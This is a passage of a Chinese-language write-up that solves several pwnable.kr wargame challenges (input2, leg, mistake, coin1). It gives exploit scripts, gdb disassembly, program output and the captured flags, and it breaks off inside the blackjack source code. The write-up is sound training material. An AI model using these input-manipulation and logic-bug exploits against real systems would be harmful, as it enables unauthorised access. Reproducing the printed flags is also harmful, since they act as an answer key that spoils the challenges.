60        cd = accept(sd, (struct sockaddr *)&caddr, (socklen_t*)&c);
61        if(cd < 0){
62                printf("accept error, tell admin\n");
63                return 0;
64        }
65        if( recv(cd, buf, 4, 0) != 4 ) return 0;
66        if(memcmp(buf, "\xde\xad\xbe\xef", 4)) return 0;
67        printf("Stage 5 clear!\n");
68
69        // here's your flag
70        setregid(getegid(), getegid());
71        system("/bin/cat flag");
72        return 0;
73}考察C语言基础,说实话,我不靠AI看不懂,流程懂了就写脚本。 这里需要注意的是参数个数,形如
1./input A B C
2这样,argc = 4,argv[0] = 程序名,也就是./input但是pwntools传数组参数时候,数组就是全部参数,包含程序名,比如传递100个K,假如程序源码通过argv[0]获取自身程序名,就会获取到K,不过一般没有程序会获取自己程序名搞事情。在本题中程序虽然认为自己是K,但是executable指定了程序,因此也没啥问题。
这题需要创建文件,pwnable.kr只有 /tmp 下的文件夹有权限,但是文件夹内没 flag,所以通过ln -s创建软链接即可。
虽然系统对环境变量还有文件名都有转码,但是还是建议全部加 b 前缀,显式指明字节流。
脚本:
 1from pwn import *
 2import os
 3args = [b'K'] * 100
 4args[65] = b"\x00"
 5args[66] = b"\x20\x0a\x0d"
 6args[67] = b"1234"
 7
 8r1, w1 = os.pipe()
 9r2, w2 = os.pipe()
10os.write(w1, b"\x00\x0a\x00\xff")
11os.write(w2, b"\x00\x0a\x02\xff")
12
13env = {b"\xde\xad\xbe\xef":b"\xca\xfe\xba\xbe"}
14
15with open(b"\x0a", 'wb') as f:
16        f.write(b"\x00\x00\x00\x00")
17
18io = process(executable='/home/input2/input2',
19            argv=args,
20            stdin=r1, stderr=r2,
21            env=env)
22
23conn = remote('localhost',1234)
24conn.send(b'\xde\xad\xbe\xef')
25conn.close()
26
27#io.interactive()
28print(io.recvall().decode())输出:
 1input2@ubuntu:/tmp/test$ python exp.py
 2[+] Starting local process '/home/input2/input2': pid 4020390
 3[+] Opening connection to localhost on port 1234: Done
 4[*] Closed connection to localhost port 1234
 5[+] Receiving all data: Done (251B)
 6[*] Process '/home/input2/input2' stopped with exit code 0 (pid 4020390)
 7Welcome to pwnable.kr
 8Let's see if you know how to give input to program
 9Just give me correct inputs then you will get the flag :)
10Stage 1 clear!
11Stage 2 clear!
12Stage 3 clear!
13Stage 4 clear!
14Stage 5 clear!
15Mommy_now_I_know_how_to_pa5s_inputs_in_Linux
leg#
Daddy told me I should study ARM architecture. But I know Intel architecture and it should be similar. Why bother to study ARM?
Download : http://pwnable.kr/bin/leg.c ↗ Download : http://pwnable.kr/bin/leg.asm ↗
ssh leg@pwnable.kr -p2222 (pw:guest)
源码
 1#include <stdio.h>
 2#include <fcntl.h>
 3int key1(){
 4        asm("mov r3, pc\n");
 5}
 6int key2(){
 7        asm(
 8        "push   {r6}\n"
 9        "add    r6, pc, $1\n"
10        "bx     r6\n"
11        ".code   16\n"
12        "mov    r3, pc\n"
13        "add    r3, $0x4\n"
14        "push   {r3}\n"
15        "pop    {pc}\n"
16        ".code  32\n"
17        "pop    {r6}\n"
18        );
19}
20int key3(){
21        asm("mov r3, lr\n");
22}
23int main(){
24        int key=0;
25        printf("Daddy has very strong arm! : ");
26        scanf("%d", &key);
27        if( (key1()+key2()+key3()) == key ){
28                printf("Congratz!\n");
29                int fd = open("flag", O_RDONLY);
30                char buf[100];
31                int r = read(fd, buf, 100);
32                write(0, buf, r);
33        }
34        else{
35                printf("I have strong leg :P\n");
36        }
37        return 0;
38}汇编
 1(gdb) disass main
 2Dump of assembler code for function main:
 3   0x00008d3c <+0>:     push    {r4, r11, lr}
 4   0x00008d40 <+4>:     add     r11, sp, #8
 5   0x00008d44 <+8>:     sub     sp, sp, #12
 6   0x00008d48 <+12>:    mov     r3, #0
 7   0x00008d4c <+16>:    str     r3, [r11, #-16]
 8   0x00008d50 <+20>:    ldr     r0, [pc, #104]  ; 0x8dc0 <main+132>
 9   0x00008d54 <+24>:    bl      0xfb6c <printf>
10   0x00008d58 <+28>:    sub     r3, r11, #16
11   0x00008d5c <+32>:    ldr     r0, [pc, #96]   ; 0x8dc4 <main+136>
12   0x00008d60 <+36>:    mov     r1, r3
13   0x00008d64 <+40>:    bl      0xfbd8 <__isoc99_scanf>
14   0x00008d68 <+44>:    bl      0x8cd4 <key1>
15   0x00008d6c <+48>:    mov     r4, r0
16   0x00008d70 <+52>:    bl      0x8cf0 <key2>
17   0x00008d74 <+56>:    mov     r3, r0
18   0x00008d78 <+60>:    add     r4, r4, r3
19   0x00008d7c <+64>:    bl      0x8d20 <key3>
20   0x00008d80 <+68>:    mov     r3, r0
21   0x00008d84 <+72>:    add     r2, r4, r3
22   0x00008d88 <+76>:    ldr     r3, [r11, #-16]
23   0x00008d8c <+80>:    cmp     r2, r3
24   0x00008d90 <+84>:    bne     0x8da8 <main+108>
25   0x00008d94 <+88>:    ldr     r0, [pc, #44]   ; 0x8dc8 <main+140>
26   0x00008d98 <+92>:    bl      0x1050c <puts>
27   0x00008d9c <+96>:    ldr     r0, [pc, #40]   ; 0x8dcc <main+144>
28   0x00008da0 <+100>:   bl      0xf89c <system>
29   0x00008da4 <+104>:   b       0x8db0 <main+116>
30   0x00008da8 <+108>:   ldr     r0, [pc, #32]   ; 0x8dd0 <main+148>
31   0x00008dac <+112>:   bl      0x1050c <puts>
32   0x00008db0 <+116>:   mov     r3, #0
33   0x00008db4 <+120>:   mov     r0, r3
34   0x00008db8 <+124>:   sub     sp, r11, #8
35   0x00008dbc <+128>:   pop     {r4, r11, pc}
36   0x00008dc0 <+132>:   andeq   r10, r6, r12, lsl #9
37   0x00008dc4 <+136>:   andeq   r10, r6, r12, lsr #9
38   0x00008dc8 <+140>:                   ; <UNDEFINED> instruction: 0x0006a4b0
39   0x00008dcc <+144>:                   ; <UNDEFINED> instruction: 0x0006a4bc
40   0x00008dd0 <+148>:   andeq   r10, r6, r4, asr #9
41End of assembler dump.
42(gdb) disass key1
43Dump of assembler code for function key1:
44   0x00008cd4 <+0>:     push    {r11}           ; (str r11, [sp, #-4]!)
45   0x00008cd8 <+4>:     add     r11, sp, #0
46   0x00008cdc <+8>:     mov     r3, pc
47   0x00008ce0 <+12>:    mov     r0, r3
48   0x00008ce4 <+16>:    sub     sp, r11, #0
49   0x00008ce8 <+20>:    pop     {r11}           ; (ldr r11, [sp], #4)
50   0x00008cec <+24>:    bx      lr
51End of assembler dump.
52(gdb) disass key2
53Dump of assembler code for function key2:
54   0x00008cf0 <+0>:     push    {r11}           ; (str r11, [sp, #-4]!)
55   0x00008cf4 <+4>:     add     r11, sp, #0
56   0x00008cf8 <+8>:     push    {r6}            ; (str r6, [sp, #-4]!)
57   0x00008cfc <+12>:    add     r6, pc, #1
58   0x00008d00 <+16>:    bx      r6
59   0x00008d04 <+20>:    mov     r3, pc
60   0x00008d06 <+22>:    adds    r3, #4
61   0x00008d08 <+24>:    push    {r3}
62   0x00008d0a <+26>:    pop     {pc}
63   0x00008d0c <+28>:    pop     {r6}            ; (ldr r6, [sp], #4)
64   0x00008d10 <+32>:    mov     r0, r3
65   0x00008d14 <+36>:    sub     sp, r11, #0
66   0x00008d18 <+40>:    pop     {r11}           ; (ldr r11, [sp], #4)
67   0x00008d1c <+44>:    bx      lr
68End of assembler dump.
69(gdb) disass key3
70Dump of assembler code for function key3:
71   0x00008d20 <+0>:     push    {r11}           ; (str r11, [sp, #-4]!)
72   0x00008d24 <+4>:     add     r11, sp, #0
73   0x00008d28 <+8>:     mov     r3, lr
74   0x00008d2c <+12>:    mov     r0, r3
75   0x00008d30 <+16>:    sub     sp, r11, #0
76   0x00008d34 <+20>:    pop     {r11}           ; (ldr r11, [sp], #4)
77   0x00008d38 <+24>:    bx      lr
78End of assembler dump.
79(gdb)
这道题看源码反而不清晰,要看汇编。这三个函数给了汇编,三个函数返回值加起来就是我们要输入的值,这三个值是由寄存器里的值决定的,而且是专门记录程序地址的寄存器,这里是写死的。
PC(R15):程序计数器,存下一条指令的地址
LR(R14):链接寄存器,存函数调用的返回地址
R0:ARM 中int函数的返回值寄存器(函数返回值存在这里)指令集:.code 32=32 位 ARM 指令,.code 16=16 位 Thumb 指令
看key1的汇编:
 1(gdb) disass key1
 2Dump of assembler code for function key1:
 3   0x00008cd4 <+0>:     push    {r11}           ; (str r11, [sp, #-4]!)
 4   0x00008cd8 <+4>:     add     r11, sp, #0
 5   0x00008cdc <+8>:     mov     r3, pc
 6   0x00008ce0 <+12>:    mov     r0, r3
 7   0x00008ce4 <+16>:    sub     sp, r11, #0
 8   0x00008ce8 <+20>:    pop     {r11}           ; (ldr r11, [sp], #4)
 9   0x00008cec <+24>:    bx      lr
10End of assembler dump.
把pc存入r3那句指令地址是0x00008cdc,pc作为下一指令地址并非0x00008ce0,而是0x00008ce4,因为ARM 是三级流水线,执行到第一句,pc已经指向第三句,所以arm32 pc是当前地址加0x8
key2,只要看r0就行,r0是r3,r3是r3+0x4,r3 = pc,这里的pc是thumb,pc等于当前地址+4,所以key2为0x00008d04 + 0x4 +0x4 = 0x00008d0c
key3,r0是r3,r3是lr,lr存的是当前函数的返回地址,也就是调用key3的那一句代码地址的下一句,毕竟执行完要执行下一步。这里要看main函数了,调用key3是这句0x00008d7c <+64>: bl 0x8d20 <key3>,所以lr就是0x00008d7c + 0x4 = 0x00008d80
1>>> 0x00008ce4 + 0x00008d0c + 0x00008d80
21084001/ $ ./leg
2Daddy has very strong arm! : 108400
3Congratz!
4daddy_has_lot_of_ARM_muscl3
mistake#
We all make mistakes, let’s move on.
(don’t take this too seriously, no fancy hacking skill is required at all)
This task is based on real eventssh mistake@pwnable.kr -p2222 (pw:guest)
 1#include <stdio.h>
 2#include <fcntl.h>
 3
 4#define PW_LEN 10
 5#define XORKEY 1
 6
 7// 异或函数,由于XORKEY是1,所以这个异或把前len位,0、1变成1、0
 8void xor(char* s, int len){
 9        int i;
10        for(i=0; i<len; i++){
11                s[i] ^= XORKEY;
12        }
13}
14
15int main(int argc, char* argv[]){
16
17        int fd;
18        if(fd=open("/home/mistake/password",O_RDONLY,0400) < 0){
19                printf("can't open password %d\n", fd);
20                return 0;
21        }
22
23        printf("do not bruteforce...\n");
24        sleep(time(0)%20);
25
26        char pw_buf[PW_LEN+1];
27        int len;
28
29        // 从password中读取器10长度到pw_buf
30        if(!(len=read(fd,pw_buf,PW_LEN) > 0)){
31                printf("read error\n");
32                close(fd);
33                return 0;
34        }
35
36        // 输入10个字符到buf2
37        char pw_buf2[PW_LEN+1];
38        printf("input password : ");
39        scanf("%10s", pw_buf2);
40
41        // buf2跟1异或
42        xor(pw_buf2, 10);
43
44        // 比较buf和buf2,前10个字符是否相等
45        if(!strncmp(pw_buf, pw_buf2, PW_LEN)){
46                printf("Password OK\n");
47                setregid(getegid(), getegid());
48                system("/bin/cat flag\n");
49        }
50        else{
51                printf("Wrong Password\n");
52        }
53
54        close(fd);
55        return 0;
56}漏洞在于fd=open("/home/mistake/password",O_RDONLY,0400) < 0,正常来说fd是获得文件流,但是<的优先级高于=,所以表达式跟0比较后,只能得到0或1,于是给fd赋予0或1。本地有这个文件,肯定是成功的,所以fd=0
由于这句if(!(len=read(fd,pw_buf,PW_LEN) > 0)),read本来从文件流中读取,现在是从标准输入读取,所以我们可以控制pw_buf,后面buf2也是我们进行输入的。只要buf2输入异或后的就行了。
我这里用python计算一下:
1for循环
2>>> for c in 'KKKKKKKKKK':
3...     print(chr(ord(c) ^ 0x1),end='')
4...
5JJJJJJJJJJ
6
7列表推导式
8>>> print(''.join(chr(ord(c) ^ 0x1) for c in 'KKKKKKKKKK'))
9JJJJJJJJJJ1mistake@ubuntu:~$ ./mistake
2do not bruteforce...
3KKKKKKKKKK
4input password : JJJJJJJJJJ
5Password OK
6Mommy_the_0perator_priority_confuses_me
coin1#
Mommy, I wanna play a game!
ssh coin1@pwnable.kr -p2222 (pw: guest)
 1coin1@ubuntu:~$ ls
 2readme
 3coin1@ubuntu:~$ cat readme
 4nc 0 9007 to get flag!
 5coin1@ubuntu:~$ nc localhost 9007
 6
 7        ---------------------------------------------------
 8        -              Shall we play a game?              -
 9        ---------------------------------------------------
10
11        You have given some gold coins in your hand
12        however, there is one counterfeit coin among them
13        counterfeit coin looks exactly same as real coin
14        however, its weight is different from real one
15        real coin weighs 10, counterfeit coin weighes 9
16        help me to find the counterfeit coin with a scale
17        if you find 100 counterfeit coins, you will get reward :)
18        FYI, you have 60 seconds.
19
20        - How to play -
21        1. you get a number of coins (N) and number of chances (C)
22        2. then you specify a set of index numbers of coins to be weighed
23        3. you get the weight information
24        4. 2~3 repeats C time, then you give the answer
25
26        - Example -
27        [Server] N=4 C=2        # find counterfeit among 4 coins with 2 trial
28        [Client] 0 1            # weigh first and second coin
29        [Server] 20                     # scale result : 20
30        [Client] 3                      # weigh fourth coin
31        [Server] 10                     # scale result : 10
32        [Client] 2                      # counterfeit coin is third!
33        [Server] Correct!
34
35        - Ready? starting in 3 sec... -
36
37N=73 C=7
没有二进制和源码,只有nc连接。称硬币的游戏,好像在哪听过。 n枚硬币中有一枚假币,c次机会,在c次内猜中假币。假币重量是9,真币是10,要找到100个伪币。必须称满C次,第C+1次输入答案。上面给的例子就是这样。如果你1次猜中也不行。感觉像ACM的初级题目。 所以写二分查找的脚本,由于有时间限制,而且大陆访问可能有波动,建议上传脚本到服务器上。tmp目录不可读但可写,所以tmp下新建文件夹就行。
 1from pwn import *
 2import re
 3
 4io = remote('localhost', 9007)
 5# 接收菜单
 6print(io.recvuntil(b'- Ready? starting in 3 sec... -').decode())
 7
 8# 循环一百次
 9for i in range(100):
10    line = io.recvuntil(b"N=").decode() + io.recvline().decode()
11    N, C = re.findall("N=(\d+) C=(\d+)", line)[0]
12    N = int(N)
13    C = int(C)
14    print(N,C)
15
16    left , right = 0 , N
17
18    while (right -left>1) & (C>0):
19        mid = (left + right)//2
20        payload = ' '.join(str(b) for b in range(left,mid))
21        io.sendline(payload.encode())
22        weight = int(io.recvline().decode().strip())
23        if weight % 10 != 0:
24            right = mid
25        else:
26            left = mid
27        C-=1
28
29    #找出了答案,但是次数没满,就消耗掉
30    while C>0:
31        io.sendline(str(0).encode())
32        io.recvline()
33        C-=1
34
35    io.sendline(str(left).encode())
36    print(io.recvline().decode())
37
38print(io.recv().decode())flag: b1naRy_S34rch1Ng_1s_3asy_p3asy
复习了二分法,还有一堆Python语法,python2写这个简洁不少,python3严格区分了字节流,语句各种编码解码,都变长了。
blackjack#
Hey! check out this C implementation of blackjack game! I found it online
I like to give my flags to millionares. how much money you got?
ssh blackjack@pwnable.kr -p2222 (pw:guest)
source code:
1// Programmer: Vladislav Shulman
2// Final Project
3// Blackjack
4
5// Feel free to use any and all parts of this program and claim it as your own work
6
7//FINAL DRAFT
8
9#include <stdlib.h>
10#include <stdio.h>
11#include <math.h>
12#include <string.h>
13#include <time.h> //Used for srand((unsigned) time(NULL)) command
14
15#define spade 'S' //Used to print spade symbol
16#define club 'C' //Used to print club symbol
17#define diamond 'D' //Used to print diamond symbol
18#define heart 'H' //Used to print heart symbol
19#define RESULTS "Blackjack.txt" //File name is Blackjack
20
21//Global Variables
22int k;
23int l;
24int d;
25int won;
26int loss;
27int cash = 500;
28int bet;
29int random_card;
30int player_total=0;
31int dealer_total;
32
33//Function Prototypes
34int clubcard(); //Displays Club Card Image
35int diamondcard(); //Displays Diamond Card Image
36int heartcard(); //Displays Heart Card Image
37int spadecard(); //Displays Spade Card Image
38int randcard(); //Generates random card
39int betting(); //Asks user amount to bet
40void asktitle(); //Asks user to continue
41void rules(); //Prints "Rules of Vlad's Blackjack" menu
42void play(); //Plays game
43void dealer(); //Function to play for dealer AI
44void stay(); //Function for when user selects 'Stay'
45void cash_test(); //Test for if user has cash remaining in purse
46void askover(); //Asks if user wants to continue playing
47void fileresults(); //Prints results into Blackjack.txt file in program directory
48
49//Main Function
50int main(void)
51{
52 setvbuf(stdout, 0, _IONBF, 0);
53 setvbuf(stdin, 0, _IOLBF, 0);
54
55 int choice1;
56 printf("\n");
57 printf("\n");
58 printf("\n");
59 printf("\n 222 111 ");
60 printf("\n 222 222 11111 ");
61 printf("\n 222 222 11 111 ");
62 printf("\n 222 111 ");
63 printf("\n 222 111 ");
64 printf("\n");
65 printf("\n%c%c%c%c%c %c%c %c%c %c%c%c%c%c %c %c ", club, club, club, club, club, spade, spade, diamond, diamond, heart, heart, heart, heart, heart, club, club);
66 printf("\n%c %c %c%c %c %c %c %c %c %c ", club, club, spade, spade, diamond, diamond, heart, heart, club, club);
67 printf("\n%c %c %c%c %c %c %c %c %c ", club, club, spade, spade, diamond, diamond, heart, club, club);
68 printf("\n%c%c%c%c%c %c%c %c %c%c %c %c %c %c ", club, club, club, club, club, spade, spade, diamond, diamond, diamond, diamond, heart, club, club);
69 printf("\n%c %c %c%c %c %c%c%c%c %c %c %c%c %c ", club, club, spade, spade, diamond, diamond, diamond, diamond, diamond, diamond, heart, club, club, club);
70 printf("\n%c %c %c%c %c %c %c %c %c ", club, club, spade, spade, diamond, diamond, heart, club, club);
71 printf("\n%c %c %c%c %c %c %c %c %c %c ", club, club, spade, spade, diamond, diamond, heart, heart, club, club);
72 printf("\n%c%c%c%c%c%c %c%c%c%c%c%c%c %c %c %c%c%c%c%c %c %c ", club, club, club, club, club, club, spade, spade, spade, spade, spade, spade, spade, diamond, diamond, heart, heart, heart, heart, heart, club, club);
73 printf("\n");
74 printf("\n 21 ");
75
76 printf("\n %c%c%c%c%c%c%c%c %c%c %c%c%c%c%c %c %c ", diamond, diamond, diamond, diamond, diamond, diamond, diamond, diamond, heart, heart, club, club, club, club, club, spade, spade);
77 printf("\n %c%c %c %c %c %c %c %c ", diamond, diamond, heart, heart, club, club, spade, spade);
78 printf("\n %c%c %c %c %c %c %c ", diamond, diamond, heart, heart, club, spade, spade);
79 printf("\n %c%c %c %c%c %c %c %c %c ", diamond, diamond, heart, heart, heart, heart, club, spade, spade);
80 printf("\n %c%c %c %c%c%c%c %c %c %c%c %c ", diamond, diamond, heart, heart, heart, heart, heart, heart, club, spade, spade, spade);
81 printf("\n %c%c %c %c %c %c %c ", diamond, diamond, heart, heart, club, spade, spade);
82 printf("\n %c %c%c %c %c %c %c %c %c ", diamond, diamond, diamond, heart, heart, club, spade, spade);
83 printf("\n %c%c%c %c %c %c%c%c%c%c %c %c ", diamond, diamond, diamond, heart, heart, club, club, club, club, club, spade, spade);
84 printf("\n");
85 printf("\n 222 111 ");
86 printf("\n 222 111 ");
87 printf("\n 222 111 ");
88 printf("\n 222222222222222 111111111111111 ");
89 printf("\n 2222222222222222 11111111111111111 ");
90 printf("\n");
91 printf("\n");
92
93 asktitle();
94
95 printf("\n");
96 printf("\n");
97 return(0);
98} //end program
99
100void asktitle() // Function for asking player if they want to continue
101{
102 char choice1;
103 int choice2;
104
105 printf("\n Are You Ready?");
106 printf("\n ----------------");
107 printf("\n (Y/N)\n ");
108 scanf("\n%c",&choice1);
109
110 while((choice1!='Y') && (choice1!='y') && (choice1!='N') && (choice1!='n')) // If invalid choice entered
111 {
112 printf("\n");
113 printf("Incorrect Choice. Please Enter Y for Yes or N for No.\n");
114 scanf("%c",&choice1);
115 }
116
117
118 if((choice1 == 'Y') || (choice1 == 'y')) // If yes, continue. Prints menu.
119 {
120 printf("\033[2J\033[1;1H");
121 printf("\nEnter 1 to Begin the Greatest Game Ever Played.");
122 printf("\nEnter 2 to See a Complete Listing of Rules.");
123 printf("\nEnter 3 to Exit Game. (Not Recommended)");
124 printf("\nChoice: ");
125 scanf("%d", &choice2); // Prompts user for choice
126 if((choice2<1) || (choice2>3)) // If invalid choice entered
127 {
128 printf("\nIncorrect Choice. Please enter 1, 2 or 3\n");
129 scanf("%d", &choice2);
130 }
131 switch(choice2) // Switch case for different choices
132 {
133 case 1: // Case to begin game
134 printf("\033[2J\033[1;1H");
135 play();
136 break;
137
138 case 2: // Case to see rules
139 printf("\033[2J\033[1;1H");
140 rules();
141 break;
142
143 case 3: // Case to exit game
144 printf("\nYour day could have been perfect.");
145 printf("\nHave an almost perfect day!\n\n");
146 exit(0);
147 break;
148
149 default:
150 printf("\nInvalid Input");
151 } // End switch case
152 } // End if loop
153
154
155
156 else if((choice1 == 'N') || (choice1 == 'n')) // If no, exit program
157 {
158 printf("\nYour day could have been perfect.");
159 printf("\nHave an almost perfect day!\n\n");
160 printf("\033[2J\033[1;1H");
161 exit(0);
162 }
163
164 return;
165} // End function
166
167void rules() //Prints "Rules of Vlad's Blackjack" list
168{
169 char choice1;
170 int choice2;
171
172 printf("\n RULES of VLAD's BLACKJACK");
173 printf("\n ---------------------------");
174 printf("\nI.");
175 printf("\n Thou shalt not question the odds of this game.");
176 printf("\n %c This program generates cards at random.", spade);
177 printf("\n %c If you keep losing, you are very unlucky!\n", diamond);
178
179 printf("\nII.");
180 printf("\n Each card has a value.");
181 printf("\n %c Number cards 1 to 10 hold a value of their number.", spade);
182 printf("\n %c J, Q, and K cards hold a value of 10.", diamond);
183 printf("\n %c Ace cards hold a value of 11", club);
184 printf("\n The goal of this game is to reach a card value total of 21.\n");
185
186 printf("\nIII.");
187 printf("\n After the dealing of the first two cards, YOU must decide whether to HIT or STAY.");
188 printf("\n %c Staying will keep you safe, hitting will add a card.", spade);
189 printf("\n Because you are competing against the dealer, you must beat his hand.");
190 printf("\n BUT BEWARE!.");
191 printf("\n %c If your total goes over 21, you will LOSE!.", diamond);
192 printf("\n But the world is not over, because you can always play again.\n");
193 printf("\n%c%c%c YOUR RESULTS ARE RECORDED AND FOUND IN SAME FOLDER AS PROGRAM %c%c%c\n", spade, heart, club, club, heart, spade);
194 printf("\nWould you like to go the previous screen? (I will not take NO for an answer)");
195 printf("\n (Y/N)\n ");
196
197 scanf("\n%c",&choice1);
198
199 while((choice1!='Y') && (choice1!='y') && (choice1!='N') && (choice1!='n')) // If invalid choice entered
200 {
201 printf("\n");
202 printf("Incorrect Choice. Please Enter Y for Yes or N for No.\n");
203 scanf("%c",&choice1);
204 }
205
206
207 if((choice1 == 'Y') || (choice1 == 'y')) // If yes, continue. Prints menu.
208 {
209 printf("\033[2J\033[1;1H");
210 asktitle();
211 } // End if loop
212
213
214
215 else if((choice1 == 'N') || (choice1 == 'n')) // If no, convinces user to enter yes
216 {
217 printf("\033[2J\033[1;1H");
218 printf("\n I told you so.\n");
219 asktitle();
220 }
221
222 return;
223} // End function
224
225int clubcard() //Displays Club Card Image
226{
227
228 srand((unsigned) time(NULL)); //Generates random seed for rand() function
229 k=rand()%13+1;
230
231 if(k<=9) //If random number is 9 or less, print card with that number
232 {
233 //Club Card
234 printf("-------\n");
235 printf("|%c |\n", club);
236 printf("| %d |\n", k);
237 printf("| %c|\n", club);
238 printf("-------\n");
239 }
240
241
242 if(k==10) //If random number is 10, print card with J (Jack) on face
243 {
244 //Club Card
245 printf("-------\n");
246 printf("|%c |\n", club);
247 printf("| J |\n");
248 printf("| %c|\n", club);
249 printf("-------\n");
250 }
251
252
253 if(k==11) //If random number is 11, print card with A (Ace) on face
254 {
255 //Club Card
256 printf("-------\n");
257 printf("|%c |\n", club);
258 printf("| A |\n");
259 printf("| %c|\n", club);
260 printf("-------\n");
261 if(player_total<=10) //If random number is Ace, change value to 11 or 1 depending on dealer total
262 {
263 k=11;
264 }
265
266 else
267 {
268
269 k=1;
270 }
271 }
272
273
274 if(k==12) //If random number is 12, print card with Q (Queen) on face
275 {
276 //Club Card
277 printf("-------\n");
278 printf("|%c |\n", club);
279 printf("| Q |\n");
280 printf("| %c|\n", club);
281 printf("-------\n");
282 k=10; //Set card value to 10
283 }
284
285
286 if(k==13) //If random number is 13, print card with K (King) on face
287 {
288 //Club Card
289 printf("-------\n");
290 printf("|%c |\n", club);
291 printf("| K |\n");
292 printf("| %c|\n", club);
293 printf("-------\n");
294 k=10; //Set card value to 10
295 }
296 return k;
297}// End function
298
299int diamondcard() //Displays Diamond Card Image
300{
301
302 srand((unsigned) time(NULL)); //Generates random seed for rand() function
303 k=rand()%13+1;
304
305 if(k<=9) //If random number is 9 or less, print card with that number
306 {
307 //Diamond Card
308 printf("-------\n");
309 printf("|%c |\n", diamond);
310 printf("| %d |\n", k);
311 printf("| %c|\n", diamond);
312 printf("-------\n");
313 }
314
315 if(k==10) //If random number is 10, print card with J (Jack) on face
316 {
317 //Diamond Card
318 printf("-------\n");
319 printf("|%c |\n", diamond);
320 printf("| J |\n");
321 printf("| %c|\n", diamond);
322 printf("-------\n");
323 }
324
325 if(k==11) //If random number is 11, print card with A (Ace) on face
326 {
327 //Diamond Card
328 printf("-------\n");
329 printf("|%c |\n", diamond);
330 printf("| A |\n");
331 printf("| %c|\n", diamond);
332 printf("-------\n");
333 if(player_total<=10) //If random number is Ace, change value to 11 or 1 depending on dealer total
334 {
335 k=11;
336 }
337
338 else
339 {
340 k=1;
341 }
342 }
343
344 if(k==12) //If random number is 12, print card with Q (Queen) on face
345 {
346 //Diamond Card
347 printf("-------\n");
348 printf("|%c |\n", diamond);
349 printf("| Q |\n");
350 printf("| %c|\n", diamond);
351 printf("-------\n");
352 k=10; //Set card value to 10
353 }
354
355 if(k==13) //If random number is 13, print card with K (King) on face
356 {
357 //Diamond Card
358 printf("-------\n");
359 printf("|%c |\n", diamond);
360 printf("| K |\n");
361 printf("| %c|\n", diamond);
362 printf("-------\n");
363 k=10; //Set card value to 10
364 }
365 return k;
366}// End function
367
368int heartcard() //Displays Heart Card Image
369{
370
371 srand((unsigned) time(NULL)); //Generates random seed for rand() function
372 k=rand()%13+1;
373
374 if(k<=9) //If random number is 9 or less, print card with that number
375 {
376 //Heart Card
377 printf("-------\n");
378 printf("|%c |\n", heart);
379 printf("| %d |\n", k);
380 printf("| %c|\n", heart);
381 printf("-------\n");
382 }
383
384 if(k==10) //If random number is 10, print card with J (Jack) on face
385 {
386 //Heart Card
387 printf("-------\n");
388 printf("|%c |\n", heart);
389 printf("| J |\n");
390 printf("| %c|\n", heart);
391 printf("-------\n");
392 }
393
394 if(k==11) //If random number is 11, print card with A (Ace) on face
395 {
396 //Heart Card
397 printf("-------\n");
398 printf("|%c |\n", heart);
399 printf("| A |\n");
400 printf("| %c|\n", heart);
401 printf("-------\n");
402 if(player_total<=10) //If random number is Ace, change value to 11 or 1 depending on dealer total
403 {
404 k=11;
405 }
406
407 else
408 {
409 k=1;
410 }
411 }
412
413 if(k==12) //If random number is 12, print card with Q (Queen) on face
414 {
415 //Heart Card
416 printf("-------\n");
417 printf("|%c |\n", heart);
418 printf("| Q |\n");
419 printf("| %c|\n", heart);
420 printf("-------\n");
421 k=10; //Set card value to 10
422 }
423
424 if(k==13) //If random number is 13, print card with K (King) on face
425 {
426 //Heart Card
427 printf("-------\n");
428 printf("|%c |\n", heart);
429 printf("| K |\n");
430 printf("| %c|\n", heart);
431 printf("-------\n");
432 k=10; //Set card value to 10
433 }
434 return k;
435} // End Function
436
437int spadecard() //Displays Spade Card Image
438{
439
440 srand((unsigned) time(NULL)); //Generates random seed for rand() function
441 k=rand()%13+1;
442
443 if(k<=9) //If random number is 9 or less, print card with that number
444 {
445 //Spade Card
446 printf("-------\n");
447 printf("|%c |\n", spade);
448 printf("| %d |\n", k);
449 printf("| %c|\n", spade);
450 printf("-------\n");
451 }
452
453 if(k==10) //If random number is 10, print card with J (Jack) on face
454 {
455 //Spade Card
456 printf("-------\n");
457 printf("|%c |\n", spade);
458 printf("| J |\n");
459 printf("| %c|\n", spade);
460 printf("-------\n");
461 }
462
463 if(k==11) //If random number is 11, print card with A (Ace) on face
464 {
465 //Spade Card
466 printf("-------\n");
467 printf("|%c |\n", spade);
468 printf("| A |\n");
469 printf("| %c|\n", spade);
470 printf("-------\n");
471 if(player_total<=10) //If random number is Ace, change value to 11 or 1 depending on dealer total
472 {
473 k=11;
474 }
475
476 else
477 {
478 k=1;
479 }
480 }
481
482 if(k==12) //If random number is 12, print card with Q (Queen) on face
483 {
484 //Spade Card
485 printf("-------\n");
486 printf("|%c |\n", spade);
487 printf("| Q |\n");
488 printf("| %c|\n", spade);
489 printf("-------\n");
490 k=10; //Set card value to 10
491 }
492
493 if(k==13) //If random number is 13, print card with K (King) on face
494 {
495 //Spade Card
496 printf("-------\n");
497 printf("|%c |\n", spade);
498 printf("| K |\n");
499 printf("| %c|\n", spade);
500 printf("-------\n");
501 k=10; //Set card value to 10
502 }
503 return k;
504} // End Function
505
506int randcard() //Generates random card
507{
508
509 srand((unsigned) time(NULL)); //Generates random seed for rand() function
510 random_card = rand()%4+1;
511
512 if(random_card==1)
513 {
514 clubcard();
515 l=k;
516 }
517
518 if(random_card==2)
519 {
520 diamondcard();
521 l=k;
522 }
523
524 if(random_card==3)
525 {
526 heartcard();
527 l=k;
528 }
529
530 if(random_card==4)
531 {
532 spadecard();
533 l=k;
534 }
535 return l;
536} // End Function
537
538
539void play() //Plays game
540{
541
542 int p=0; // holds value of player_total
543 int i=1; // counter for asking user to hold or stay (aka game turns)
544 char choice3;
545
546 cash = cash;
547 cash_test();
548 printf("\nCash: $%d\n",cash); //Prints amount of cash user has
549 randcard(); //Generates random card
550 player_total = p + l; //Computes player total
551 p = player_total;
552 printf("\nYour Total is %d\n", p); //Prints player total
553 dealer(); //Computes and prints dealer total
554 betting(); //Prompts user to enter bet amount
555
556 while(i<=21) //While loop used to keep asking user to hit or stay at most twenty-one times
557 // because there is a chance user can generate twenty-one consecutive 1's
558 {
559 if(p==21) //If user total is 21, win
560 {
561 printf("\nUnbelievable! You Win!\n");
562 won = won+1;
563 cash = cash+bet;
564 printf("\nYou have %d Wins and %d Losses. Awesome!\n", won, loss);
565 dealer_total=0;
566 askover();
567 }
568
569 if(p>21) //If player total is over 21, loss
570 {
571 printf("\nWoah Buddy, You Went WAY over.\n");
572 loss = loss+1;
573 cash = cash - bet;
